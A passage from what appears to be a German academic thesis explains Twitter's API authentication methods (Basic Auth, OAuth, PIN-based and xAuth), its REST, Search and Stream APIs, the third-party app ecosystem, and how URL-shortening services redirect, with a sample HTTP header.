17 Ein Callback wird einer Funktion übergeben und nach deren Bearbeitung ausgeführt. In diesem Fall handelt es sich um eine Adresse, die aufgerufen wird.

18 URI ist die Abkürzung von „Uniform Resource Identifier“ und legt den Aufbau eines einheitlichen Bezeichners für Ressourcen, also eine Adresse fest. Im World Wide Web werden URI zur Adressierung verwendet.

weiterzuleiten, wird nach erfolgter Autorisierung eine PIN angezeigt, die in der Anwendung eingetragen werden muss.

xAuth ist die letzte Authentifizierungsmöglichkeit, die für eine Anwendung durch Twitter freigeschaltet werden muss und zum Einsatz kommt, wenn die anderen Methoden ungeeignet sind. Bei xAuth gibt der Nutzer seine Zugangsdaten in der Drittanbieter-Anwendung an, um sie zu autorisieren. Die Anwendung erhält nach Übergabe der Zugangsdaten des Benutzers oAuth-Token, die für den Zugriff auf die Twitter-API verwendet werden.

Nachfolgend werden die vier Authentifizierungsmethoden detailliert vorgestellt: Basic Auth, oAuth, PIN-Code-Authentifizierung und xAuth.

### **Basic Auth**

Die Twitter API verwendet HTTPS als Übertragungsprotokoll. Basic Authentication oder HTTP-Authentifizierung nach [RFC 2617] ist eine häufige Form der Authentifizierung bei HTTP-basierter Kommunikation. Bei der „Basic Authentication“ werden die Base64-codierten<sup>19</sup> Zugangsdaten im Header jeder HTTP-Anfrage übertragen. So bekommt der bedienende Server bei jeder Anfrage die Zugangsdaten übermittelt und kann überprüfen, welche Rechte dem Anwender zustehen.

Auf die Twitter API übertragen, bedeutet dies, dass die anfragende Third-Party Anwendung die Zugangsdaten des Benutzers mit jeder Anfrage an die Twitter API übertragen muss.

Dieses Verfahren hat den Vorteil, dass die Authentifizierung sehr einfach für Entwickler von Third-Party Anwendungen zu implementieren ist. Basic Auth wurde bis zum August 2010 als standardmäßiges Authentifizierungsverfahren bei der Twitter API verwendet [Penner 2010]. Die große Anzahl von Anwendungen, die auf die Twitter API zugreifen, ist teilweise durch diese einfache Authentifizierungsmethode erklärbar, denn Entwickler mussten keine komplizierten Verfahren implementieren.

Das Verfahren „Basic Auth“ hat jedoch etliche Nachteile: Drittanbieter haben Kenntnis der Twitter-Zugangsdaten ihrer Benutzer. Ändert der Twitter-Nutzer seine Zugangsdaten, muss diese Änderung auch den Drittanbietern mitgeteilt werden. Benutzer haben außerdem keine Möglichkeit, den Drittanwendungen den Zugriff auf ihr Konto zu entziehen - das Ändern des eigenen Passworts beeinträchtigt schließlich sämtliche Drittanbieter. Auch eine abgestufte Rechtevergabe an Drittanbieter ist mit „Basic Auth“ nicht möglich, denn jeder Drittanbieter hat mit den Zugangsdaten volle Rechte am Konto. Außerdem fehlt dem Nutzer eine Übersicht, welchen Drittanbietern er Zugriff auf sein Konto gegeben hat.

Zwar kann Twitter auch bei „Basic Auth“ Zugriffe auf seine API von gewissen IP-Adressen oder Domänen sperren, es fehlt jedoch ein explizites Management der Drittanbieter - etwa

---

<sup>19</sup> Base64 ist ein Verfahren zur Codierung von Daten. Es verschlüsselt die Daten nicht, sondern überführt die Daten in einen Code mit folgenden Zeichen: A-Z, a-z, 0-9, +, / und =.

eine Registrierung der Third-Party Anwendungen, um auf die API zugreifen zu können oder das Sperren (schadhafter) Anwendungen.

Basic Auth wurde am 31.08.2010 für die meisten Twitter APIs deaktiviert, lediglich bei einem Teil der Stream API kann noch Basic Auth verwendet werden. Twitter setzt stattdessen auf das OAuth-Protokoll.

### OAuth-Protokoll

„An open protocol to allow secure API authorization in a simple and standard method from desktop and web applications.“ [OAuth 2011a]

Der zentrale Punkt des OAuth-Protokolls ist die Beantwortung der Frage, ob private Ressourcen eines authentifizierten Benutzers einer zentralen Anwendung durch eine andere Dritt-Anwendung abgerufen werden dürfen. Es geht also nicht wie bei OpenID<sup>20</sup> um eine dezentrale Authentifizierung, sondern um eine Zugriffsdelegierung auf gewisse Ressourcen, ohne dafür Zugangsdaten austauschen zu müssen.

Das OAuth-Protokoll [RFC 5849] ist ein offener Standard, bei dem zwar grundlegende Mechanismen definiert sind, allerdings sind die Implementationen des Standards von Service-Provider zu Service-Provider verschieden, da Lücken in den Spezifikationen unterschiedlich ausgefüllt werden. Probleme und Schwachstellen des OAuth-Protokolls werden in der Risikobewertung in Kapitel 4.2.6 diskutiert.

An dieser Stelle wird die OAuth-Protokoll-Variante von Twitter vorgestellt. Zunächst werden Begriffe und Rollen im Protokoll erklärt:

Tabelle 4: Begriffe und Rollen des OAuth-Protokolls nach [Dewanto 2009a]

Begriff	Erklärung
Service-Provider	Der Service-Provider ist die Anwendung, die die private Ressource des Endnutzers zur Verfügung stellt. Die Authentifizierung des Endnutzers muss nicht von dem Service-Provider durchgeführt werden, sondern kann beispielsweise auch dezentral über OpenID erfolgen. Der Service-Provider ist in diesem Anwendungsfall Twitter.
Endnutzer	Der Endnutzer ist Besitzer der privaten Ressource, also der Inhaber eines Twitter-Kontos.
Konsument	Der Konsument ist die Anwendung, die auf die private Ressource des Service-Providers zugreifen will. Der Konsument kann eine Desktop-, Mobil- oder Webanwendung sein. Damit der Konsument

<sup>20</sup> OpenID ist ein dezentrales Authentifizierungssystem für Webanwendungen. Ein OpenID-Provider stellt die Identität eines Benutzers sicher und gibt diese Identität an alle unterstützenden Webseiten weiter. Die Identität eines Benutzers einer Webanwendung muss somit nicht mehr durch die Webanwendung selbst authentisiert werden.

Begriff	Erklärung
	auf den Service-Provider zugreifen kann, muss der Entwickler der Konsumenten-Anwendung diese im Vorfeld beim Service-Provider registrieren. In diesem Anwendungsfall ist die Anwendung eines Drittanbieters der Konsument.
Private Ressource	Private Ressourcen können vielfältig sein: Daten (Fotos, Dokumente, Nachrichten, Videos) oder Aktionen (Geld überweisen, Tweets schreiben). Bei Twitter sind die durch die API bereitgestellten Informationen (Tweets, Follower, Listen) und Aktionen (Tweet schreiben, löschen oder das Abonnieren von anderen Konten) die privaten Ressourcen des Endnutzers.
Token	Anstatt Zugangsdaten auszutauschen, verwendet das OAuth-Protokoll verschiedene, zufällige, lange Zeichenketten, die schwer zu erraten sind – Tokens.

Bevor der Konsument den Service-Provider nutzen kann, muss der Entwickler des Konsumenten die Konsumenten-Anwendung beim Service-Provider registrieren. Twitter bietet für diesen Vorgang ein Formular unter [TwitterDev 2011] an. Nach erfolgreicher Registrierung erhält der Konsument Konsumentenschlüssel und -geheimnis, den der Entwickler in die Third-Party Anwendung einbaut.

Möchte nun ein Twitter-Nutzer (Endbenutzer) die Third-Party Anwendung (Konsument) verwenden, die auf Daten (private Ressource) von Twitter (Service-Provider) zugreifen will, ergeben sich aufgrund des OAuth-Protokolls folgende Aktivitäten:




Abbildung 9: oAuth-Aktivitätsdiagramm nach [Dewanto 2009b]

Bevor die einzelnen Schritte des Protokolls näher betrachtet werden, fällt auf, dass der Endbenutzer nach dem Anstoßen der ersten Aktivität nur ein einziges Mal aktiv werden muss, nämlich bei Schritt 6, dem Bestätigen oder Ablehnen des Konsumenten-Zugriffs auf seine privaten Ressourcen. Für den Endbenutzer ist das Protokoll also weitestgehend transparent und mit wenig Aufwand verbunden.

Nachfolgend werden detailliert die einzelnen Schritte des Aktivitätsdiagramms betrachtet:

### **Nicht bestätigter Anfragetoken**

Nachdem im **ersten Schritt** eine Aktion in der Konsumenten-Anwendung angestoßen wurde, die auf die private Ressource des Service-Providers zugreifen möchte, wird im **zweiten Schritt** ein nicht bestätigter Anfragetoken durch den Konsumenten beim Service-Provider angefragt. Das Anfragen des nicht bestätigten Anfragetokens [TwitterDev 2011g] hat einen zweifachen Zweck: Durch die Anfrage wird Twitter mitgeteilt, welche Third-

Party Anwendung Zugriff erlangen soll und wohin der Benutzer nach der Autorisierung des Konsumenten geleitet werden soll – die Callback-URL.

Die Anfrage an [https://api.twitter.com/oauth/request\\_token](https://api.twitter.com/oauth/request_token) enthält folgende Parameter:

**oauth\_callback:** URI zur Weiterleitung nach bestätigter Autorisierung des Konsumenten für den Zugriff auf die private Ressource.

**oauth\_consumer\_key:** Konsumentenschlüssel, den die Konsumentenanzwendung nach der Registrierung beim Service-Provider erhalten hat

**oauth\_nonce:** Zufällige Zeichenkette zur Verhinderung von Replay-Attacken<sup>21</sup>

**oauth\_signature\_method:** Methode zur Generierung des Hashwerts `oauth_signature` Parameters (Twitter unterstützt nur den HMAC<sup>22</sup>-SHA1<sup>23</sup> Algorithmus)

**oauth\_timestamp:** Zeitpunkt der Anfrage, der in Verbindung mit der Nonce zum Verhindern von Replay-Attacken genutzt wird

**oauth\_version:** Version des OAuth-Protokolls (momentan 1.0)

**oauth\_signature:** Mit der kryptografischen Hash-Funktion, die in `oauth_signature_method` genannt wird, wird ein keyed-hash message authentication code (HMAC) berechnet.

Dabei ist der Schlüssel das Konsumentengeheimnis, konkateniert mit dem Ampersand-Zeichen. Das Konsumentengeheimnis ist aufgrund der Registrierung beider Parteien bekannt.

Die Nachricht zur Erstellung des HMAC ist der so genannte Signature Base String, dessen genaue Generierung durch das OAuth-Protokoll vorgegeben ist. Dieser Signature Base String enthält die HTTP-Methode (POST/GET) für die Anfrage des Request-Tokens, die URI der Anfrage des Request-Tokens sowie deren Parameter.

Der Parameter `oauth_signature` gewährleistet, dass Änderungen während der Übertragung entdeckt werden (Integrität), und der Empfänger kann die Identität des Konsumenten überprüfen (Authentizität).

Bei einer gültigen Anfrage antwortet der Service-Provider im **dritten Schritt** dem Konsumenten. Der Service-Provider prüft zwar den Konsumentenschlüssel und das -geheimnis, allerdings stellt es keine Authentifizierung der Konsumentenanzwendung dar, denn Konsumentenschlüssel und -geheimnis sind bei Open-Source-Software und Mobil- oder Desktopanwendungen für einen Angreifer zugänglich. Auf diese Problematik wird in Kapitel 3.2.4 eingegangen.

Auf eine gültige Anfrage antwortet der Service-Provider mit einem gültigen Anfragetoken:

**oauth\_token:** Eine zufällige Zeichenkette, die vom Konsumenten für kurze Zeit gespeichert wird. Dies ist der unbestätigte Anfragetoken, den der Konsument angefragt hatte.

---

21 Bei einer Replay-Attacke werden aufgezeichnete Daten, deren Bedeutung für den Angreifer womöglich unbekannt sind, erneut an die Anwendung gesendet. Der Angreifer kann so die Identität des abgehörten Opfers annehmen.

22 HMAC steht für „keyed-hash message authentication code“ und dient der Signierung der Nachricht. Bei einem HMAC wird ein verschlüsselter Hashwert erzeugt.

23 SHA ist die Abkürzung für „secure hash algorithm“ und stellt eine Gruppe von Hashalgorithmen dar. SHA-1 wird in [RFC 3174] vorgestellt.

*oauth\_token\_secret: ebenfalls eine zufällige Zeichenkette, die gespeichert wird.*

*oauth\_callback\_confirmed: ein boolescher Wert, der die übermittelte Callback URI bestätigt.*

### **Autorisierung durch den Endbenutzer**

Im **vierten Schritt** wird der Endbenutzer auf eine Seite beim Service-Provider geleitet, auf der der authentifizierte Benutzer den Zugriff des Konsumenten auf seine privaten Ressourcen ablehnen oder erlauben kann. Als URI verwendet Twitter `https://api.twitter.com/oauth/authorize?oauth_token=<oauth_token>` für die Autorisierung. Das Flussdiagramm im Anhang unter „A Flussdiagramm der OAuth-Authentifizierung bei Twitter“ zeigt Twitters Verhalten im **fünften und sechsten Schritt**.

Nach erfolgreicher Autorisierung durch den Endnutzer wird der Nutzer auf `oauth_callback` in **Schritt 7** zum Konsumenten geleitet. Die Konsumentenanzwendung erhält an die Callback-URI diese Parameter:

*oauth\_token: der bereits bekannte Anfragetoken*

*oauth\_verifier: dieser Token bestätigt/autorisiert den Anfragetoken*

### **Austausch des bestätigten Anfragetokens zum Zugriffstoken**

In **Schritt 8** wird der bestätigte Anfragetoken gegen einen Zugriffstoken ausgetauscht. Erst mit diesem Zugriffstoken kann der Konsument auf die privaten Ressourcen des Endbenutzers beim Service-Provider zugreifen.

Die Anfrage für den Zugriffstoken wird an `https://api.twitter.com/oauth/access_token` gerichtet und enthält folgende Parameter:

*oauth\_consumer\_key: der Konsumentenschlüssel*

*oauth\_signature\_method: Methode zur Generierung der Signatur*

*oauth\_token: der Anfragetoken*

*oauth\_verifier: den Bestätigungstoken zum Anfragetoken `oauth_token`*

*oauth\_nonce: Zufällige Zeichenkette zur Verhinderung von Replay-Attacken*

*oauth\_timestamp: Zeitpunkt der Anfrage*

*oauth\_version: Version des OAuth-Protokolls*

*oauth\_signature: die HMAC, welche als Nachricht den Signature Base String zu der Anfrage und als Schlüssel eine Konkatenation des Konsumentengeheimnisses, dem Ampersand-Zeichen und `oauth_token_secret` verwendet.*

Als Antwort auf diese Anfrage erhält die Third-Party Anwendung von Twitter in **Schritt 9** folgende Werte – darunter den Zugriffstoken:

*oauth\_token: der Zugriffstoken (in den vorherigen Schritten verbarg sich hinter dem `oauth_token` der Anfragetoken)*

*oauth\_token\_secret: ein Token, der bei Anfragen zum Signieren verwendet wird*

*user\_id: Identifikationsnummer des Endbenutzers*

*screen\_name: Name des Endbenutzers*

Diese Rückgabewerte speichert der Konsument für den Anwender. Bei Twitter bleiben die Zugriffstoken für eine Anwendung eines Drittanbieters so lange gültig, bis der Benutzer dem Konsumenten den Zugriff auf sein Konto entzieht.

### **Durchführung einer Anfrage mit Zugriffstoken**

Damit nun der Konsument auf die privaten Ressourcen bei Twitter zugreifen kann, muss jede Anfrage folgende OAuth-Parameter enthalten, die im Authorization-Header<sup>24</sup> übertragen werden:

*oauth\_consumer\_key*: Konsumentenschlüssel

*oauth\_nonce*: Zufällige Zeichenkette zur Verhinderung von Replay-Attacken

*oauth\_signature\_method*: Methode zur Generierung der Signatur

*oauth\_token*: der Zugriffstoken

*oauth\_timestamp*: Zeitpunkt der Anfrage

*oauth\_version*: Version des OAuth-Protokolls

*oauth\_signature*: die HMAC, welche als Schlüssel das Konsumentengeheimnis, konkateniert mit einem Ampersand und dem *oauth\_token\_secret*, verwendet. Als Text der HMAC wird der Signature Base String herangezogen.

Twitter bietet neben dem beschriebenen OAuth-Protokoll auch zwei Variationen des OAuth-Protokolls an, die von Mobil- oder Desktop-Anwendungen verwendet werden.

### **Out-of-band/PIN-Code-Authentifizierung**

Eine Variante ist die Out-of-band/PIN-Code-Authentifizierung. Diese Methode kommt dann zum Einsatz, wenn die Third-Party Anwendung keine Callback URI anbieten kann. Als Beispiel wären etwa Kommandozeilen-Programme zu nennen.

Anstatt nach der Autorisierung des Konsumenten in **Schritt 7** den Endbenutzer auf eine Callback URI des Konsumenten zu leiten, wird dem Endbenutzer auf der Twitter-Seite eine PIN angezeigt. Erst wenn der Benutzer diese PIN in die Third-Party Anwendung eingegeben hat, werden die restlichen OAuth-Token ausgetauscht, so dass die Anwendung Zugriff auf das Konto bei Twitter erlangt.

### **xAuth**

Die zweite Variante des OAuth-Protokolls bei Twitter ist xAuth. Um diese Authentifizierung als Drittanbieter nutzen zu können, muss sie durch Twitter für die Anwendung freigeschaltet werden. Der Grund, dass Twitter diese Authentifizierungsmethode so restriktiv einsetzt, ist, dass der Drittanbieter Zugriff auf die Zugangsdaten der Nutzer bekommt. Trotzdem ist xAuth eine Variante des OAuth-Protokolls, das für gewisse Mobil- und Desktop-Anwendungen verwendet wird.

---

<sup>24</sup> Die Angaben zur Authentifizierung werden in diesem Bereich des Headers der HTTP-Anfrage übermittelt.

Damit die Third-Party Anwendung, die xAuth-Zugriffstoken erhält, sendet die Anwendung eine Anfrage an [https://api.twitter.com/oauth/access\\_token](https://api.twitter.com/oauth/access_token), mit u.a. den Zugangsdaten als Parametern:

**oauth\_consumer\_key:** Konsumentenschlüssel der Anwendung aus der Registrierung

**oauth\_nonce:** Zufällige Zeichenkette zur Verhinderung von Replay-Attacken

**oauth\_signature\_method:** Methode zur Generierung der Signatur

**oauth\_timestamp:** Zeitpunkt der Anfrage

**oauth\_version:** Version des OAuth-Protokolls

**x\_auth\_mode:** Ist immer „client\_auth“

**x\_auth\_password:** Passwort des Endbenutzers

**x\_auth\_username:** Der Benutzername des Endbenutzers

**oauth\_signature:** die HMAC, welche als Nachricht den Signature Base String zu der Anfrage verwendet und als Schlüssel das Konsumentengeheimnis, konkateniert mit dem Ampersand, benutzt.

Der Konsument erhält also Zugriff auf die Zugangsdaten und autorisiert damit den Zugriff auf die privaten Ressourcen des Endbenutzers.

Als Antwort auf die Anfrage erhält die Anwendung die Zugriffstoken:

**oauth\_token:** der Zugriffstoken

**oauth\_token\_secret:** ein Token, der bei Anfragen zum Signieren verwendet wird

**user\_id:** Identifikationsnummer des Endbenutzers

**screen\_name:** Name des Endbenutzers

**x\_auth\_expires:** Zeitpunkt, wann der Zugriffstoken abläuft – ist bei Twitter 0 und läuft nicht ab

#### 2.1.2.4.2 REST API

Die REST API ermöglicht den Zugriff auf sämtliche Informationen und Funktionen Twitters. Da als Übertragungsprotokoll HTTPS benutzt wird, kann mit den entsprechenden HTTP-Methoden intuitiv auf die jeweiligen Ressourcen zugegriffen werden:

- GET: Zum Abfragen der eigenen Timeline
- POST: Zum Schreiben eines Tweets
- PUT: Zum Aktualisieren von Listen
- DELETE: Zur Kündigung des Abonnements eines anderen Twitter-Kontos

Zudem bietet die REST API die Möglichkeit, bis zu vier verschiedene Datenformate für die Antwort der API vorzugeben: XML<sup>25</sup>, RSS, Atom<sup>26</sup> und JSON<sup>27</sup>.

---

25 XML steht für „Extensible Markup Language“ und ist eine Auszeichnungssprache.

26 Atom ist ein auf XML basiertes Format zum Austausch von Informationen. Atom gilt als Konkurrenzformat zu RSS.

27 JSON ist die Abkürzung von „JavaScript Object Notation“. Es ist ein Format zum Austausch von Informationen, hat allerdings deutlich weniger Overhead als XML-basierte Formate.

Um eine Übersicht der REST API zu geben, hier eine Aufzählung der verschiedenen Ressourcen: Timeline, Tweets, User, Local Trends, List, Direct Messages, Friends, Followers, Account, Favorites, Notifications, Block, Spam, Saved Searches und Geo Ressourcen. Es sei angemerkt, dass man sich nicht für alle Zugriffe authentifizieren muss, da viele Informationen öffentlich sind.

Neben der umfassenden Dokumentation der API, bietet Twitter eine API Konsole namens Twurl an [TwitterDev 2011h]. Mit dieser Konsole lassen sich Befehle an die Twitter API generieren und abschicken. Anhand der angezeigten Anfragen und Antworten kann man das Verhalten der API praktisch erfahren und Third-Party Anwendungen lassen sich so debuggen. Ein Beispiel für Anfragen und Antworten mit Twurl findet sich im Anhang unter „B API Aufruf mit Twurl“.

Um die Verfügbarkeit der Twitter API zu gewährleisten, sind Zugriffe auf die API limitiert: Anonyme Zugriffe auf die REST API sind pro IP-Adresse auf 150 Zugriffe pro Stunde begrenzt [TwitterDev 2011i], OAuth-Zugriffe auf 350 pro Stunde. Werden zu viele Anfragen abgesetzt, wird für die Anwendung ein HTTP 400-Fehlercode ausgegeben. Damit Third-Party Anwendungen die Zugriffe überwachen können, enthält jede Antwort der Twitter API im Header drei Angaben:

*X-FeatureRateLimit-Limit: die Begrenzung pro Stunde*

*X-FeatureRateLimit-Remaining: noch verfügbare Anfragen bis zum Erreichen der Begrenzung*

*X-FeatureRateLimit-Reset: Zeitpunkt des Zurücksetzens der Begrenzung*

### 2.1.2.4.3 Search API

Die Search API basiert auf der Technologie der Firma Summize Inc., die im Juli 2008 von Twitter übernommen wurde [Stone 2008]. Aufgrund dieser Historie ist die Search API separat von der REST API zu sehen, was sich auch darin niederschlägt, dass die Nutzer-Ids beider APIs verschieden sind [TwitterDev 2011b]. Hinzu kommt, dass die Twitter-Suche [TwitterSearch 2011a] und damit die Search API auf Tweets der letzten Tage<sup>28</sup> begrenzt ist.

Die Anzahl der Anfragen an die Search API sind ebenfalls limitiert, um die Verfügbarkeit des Dienstes zu garantieren und den Missbrauch zu minimieren. Die Begrenzung der Search API ist unabhängig von der REST API, die Grenze ist nicht bekannt; aber laut Twitter liegt sie deutlich höher als bei der REST API. Die Begrenzung der Anfragen wird anhand von IP-Adressen und User Agents<sup>29</sup> sichergestellt. Um auf die Search API zuzugreifen, ist keine Authentifizierung notwendig.

---

<sup>28</sup> Am 26.03.2011 konnte die Twitter-Suche nur auf Tweets ab dem 22.03.2011 zugreifen.

<sup>29</sup> Der User Agent ist ein Feld im HTTP-Anfrage Header, das das anfragende Programm mit einer nicht standardisierten Zeichenkette übergibt. Da der User Agent eine Benutzereingabe darstellt, kann sie durch einen Angreifer manipuliert werden.

Die Suche kann Daten im JSON-, Atom- und RSS-Format zurück geben. Wie bereits bei der Vorstellung der Twitter Suche lässt sich feststellen, dass sich die Suchergebnisse auf vielfältige Weise filtern lassen: Hashtags, geografische Suchoptionen, Sprache der Tweets, Angabe von Twitter-Konten, boolesche Suchoperatoren, bis hin zur zeitlichen Einschränkung.

Es lassen sich populäre Tweets zurückgeben - die aktuellsten oder eine Mischung von populären und aktuellen Nachrichten. Dabei fällt auf, dass die Suchergebnisse nicht beliebig sortierbar sind. Mit Ausnahme der populären Tweets werden sie stets chronologisch absteigend sortiert.

#### **2.1.2.4.4 Stream API**

Die Stream API unterscheidet sich grundlegend von den bereits vorgestellten Twitter APIs. Ist die persistente HTTP-Verbindung<sup>30</sup> durch die Drittanbieter-Anwendung zur Stream API aufgebaut, werden die Nachrichten und Ereignisse in nahezu Echtzeit auf die Third-Party Anwendung gepusht. Der Durchsatz an eingehenden Nachrichten und Ereignissen kann dabei extrem groß sein.

Die Stream API ist wie folgt unterteilt [TwitterDev 2011e]:

- Streaming API: Öffentliche Statusmeldungen, die ähnlich der Search-API gefiltert werden können
- User Streams: Nahezu alle Ereignisse und Nachrichten, um ein User-Profil darzustellen. Einsatzbereich für diesen Stream sind Twitter-Clients.
- Site Streams: Dieser Stream befindet sich noch in der Beta-Phase. Mit ihm lassen sich mehrere User Streams empfangen.

Um Zugriff auf die Streams zu erlangen, kann HTTP-Basic Authentifizierung oder OAuth verwendet werden. Die Daten werden als JSON übertragen. Während die Streaming API ausschließlich öffentliche Nachrichten enthält, können User und Site Streams neben Nachrichten auch Ereignisse enthalten, die die Third-Party Anwendung entsprechend verarbeiten muss.

### **2.1.3 Third-Party Anwendungen**

Drittanbieter hatten im September 2010 300.000 Anwendungen bei Twitter angemeldet [Siegler 2010a]. Die Third-Party Anwendungen riefen im September 2010 6 Milliarden mal am Tag die Twitter API auf, was eine immense Steigerung darstellt, denn erst im April 2010 berichtete Twitter von 3 Milliarden API Aufrufen pro Tag [Rao 2010].

Im Anhang unter „C Twitters Ökosystem populärer Third-Party Anwendungen“ findet sich eine Darstellung populärer Third-Party Anwendungen und eine Einordnung dieser

---

30 Bei einer persistenten HTTP-Verbindung bleibt die Verbindung zwischen Server (Twitter) und Client (Third-Party Anwendung) offen. So können mehrere Anfragen und Antworten ausgetauscht werden, ohne mehrmals neue Verbindungen aufbauen zu müssen. Twitter nutzt eine Verbindung, um der Anwendung einen Nachrichten- und Ereignisstrom zukommen zu lassen.

Dienste in verschiedene Bereiche. Dieses Ökosystem an Third-Party Anwendungen rund um Twitter lässt den Schluss zu, dass Twitter kein einzelner, losgelöster Dienst ist, sondern ein heterogenes Angebot, das mit vielen anderen Diensten interagiert. Bestätigt wird diese Ansicht durch eine Studie [Evans 2011], die untersuchte, mit welchen Clients Nachrichten auf Twitter geschrieben wurden.




Abbildung 10: Client-Nutzung Twitters, Quelle: [Evans 2011]

Nur 58% der 25 Millionen Tweets stammten von offiziellen Twitter-Clients. Das stellt einen sehr geringen Anteil dar, denn gerade Twitter-Clients sind die Kernkompetenz des Unternehmens. Aktuelle Anstrengungen untermauern Twitters Anspruch in diesem Bereich: Clients von Drittanbietern werden gekauft, eigene offizielle Clients erstellt oder Third-Party Clients durch Änderung der Nutzungsbedingung der Twitter API verboten [O'Dell 2011].

Und nur ein Bruchteil der Drittanbieter-Anwendungen sind Clients: Die meisten Anwendungen, die auf der Twitter API beruhen, bieten vielfältige Erweiterungen für Twitter und sind v.a. Webanwendungen. Es lassen sich multimediale Inhalte in Tweets einfügen, Tweets im Google-Kalender archivieren, umfangreiche Statistiken über das eigene Twitter-Konto abrufen, Abonnenten und Abonnierte und damit verbundene Konten analysieren oder Konten bei anderen Webdiensten wie Facebook oder Foursquare mit dem eigenen Twitter-Konto verbinden [Solis/JESS3 2011].

Daneben gibt es Anwendungen, die nicht Twitters Funktionen erweitern, sondern eine eigene Plattform für spezielle Anwendungsbereiche im Mikroblogging schaffen. Sie sind jedoch eng mit Twitter verbunden. StockTwits [StockTwits 2011] ist ein eigenständiger Mikroblogging-Dienst, auf dem sich Investoren und Anleger zu Aktien austauschen

können. Alle Nachrichten auf Twitter, die *\$<Aktienkürzel>* enthalten und von StockTwits-Nutzern stammen, werden in StockTwits importiert. Solche Twitter-Nachrichten stellen auf StockTwits die Mehrheit aller Nachrichten dar. Da man über die Twitter-Suche nach Tweets suchen kann, die *\$<Aktienkürzel>* enthalten, ist es ebenfalls von Twitter aus möglich, auf die jeweiligen Twitter-Nachrichten für eine Aktie zuzugreifen, ohne dass man bei StockTwits registriert sein muss.

#### 2.1.4 Kurz-URL-Dienste

Kurz-URL-Dienste ermöglichen die Vergabe eines kurzen URL-Alias für lange Internetadressen. Auch wenn Kurz-URL-Dienste aufgrund des Mikroblogging und seiner Beschränkung auf eine feste Nachrichtenlänge beliebt wurden, ist die Idee und Umsetzung eines solchen Dienstes älter. Bereits 2002 ging TinyURL online [TinyURL 2011].

Um eine Kurz-URL zu erstellen, wird dem Dienst eine URL übergeben. Daraufhin generiert der Dienst eine eindeutige Zeichenkette, welche Teil der Kurz-URL wird und mit der langen URL verbunden wird.

Der TinyURL-Server antwortet auf die Anfrage nach `http://tinyurl.com/69omxkb` mit folgendem Header:

```
1: HTTP/1.0 301 Moved Permanently
2: Connection: close
3: X-tiny: cache 0.00063991546630859
4: Location: http://www.informatik.uni-hamburg.de/
5: Content-type: text/html
6: Content-Length: 0
7: Date: Wed, 30 Mar 2011 13:31:00 GMT
8: Server: TinyURL/1.6
```

Quelltext 1: Response-Header für Kurz-URL

Der HTTP-Statuscode der Antwort ist **301** - eine Weiterleitung. Der Browser öffnet automatisch die URL, die in Zeile 4 (Location) angegeben ist.

## 2.2 Grundlagen zum angewandten Verfahren der Risikoanalyse

